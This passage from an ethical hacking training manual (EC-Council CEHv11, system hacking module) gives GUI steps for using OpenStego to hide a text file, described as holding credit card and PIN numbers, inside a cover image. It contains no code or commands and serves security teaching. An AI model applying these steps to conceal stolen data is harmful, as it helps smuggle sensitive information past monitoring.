


Figure 3.5.2: Launching OpenStego

6. The **OpenStego** main window appears, as shown in the screenshot.




Figure 3.5.3: OpenStego Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Hide the Text Document using Steganography

7. Click the **ellipsis** button next to the **Message File** section.




Figure 3.5.4: Click the Ellipsis Button

8. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.




Figure 3.5.5: Open - Select Message File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The location of the selected file appears in the **Message File** field.
10. Click the **ellipsis** button next to **Cover File**.




Figure 3.5.6: Clicking the Ellipsis Button

11. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




Figure 3.5.7: Open - Select Cover File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.

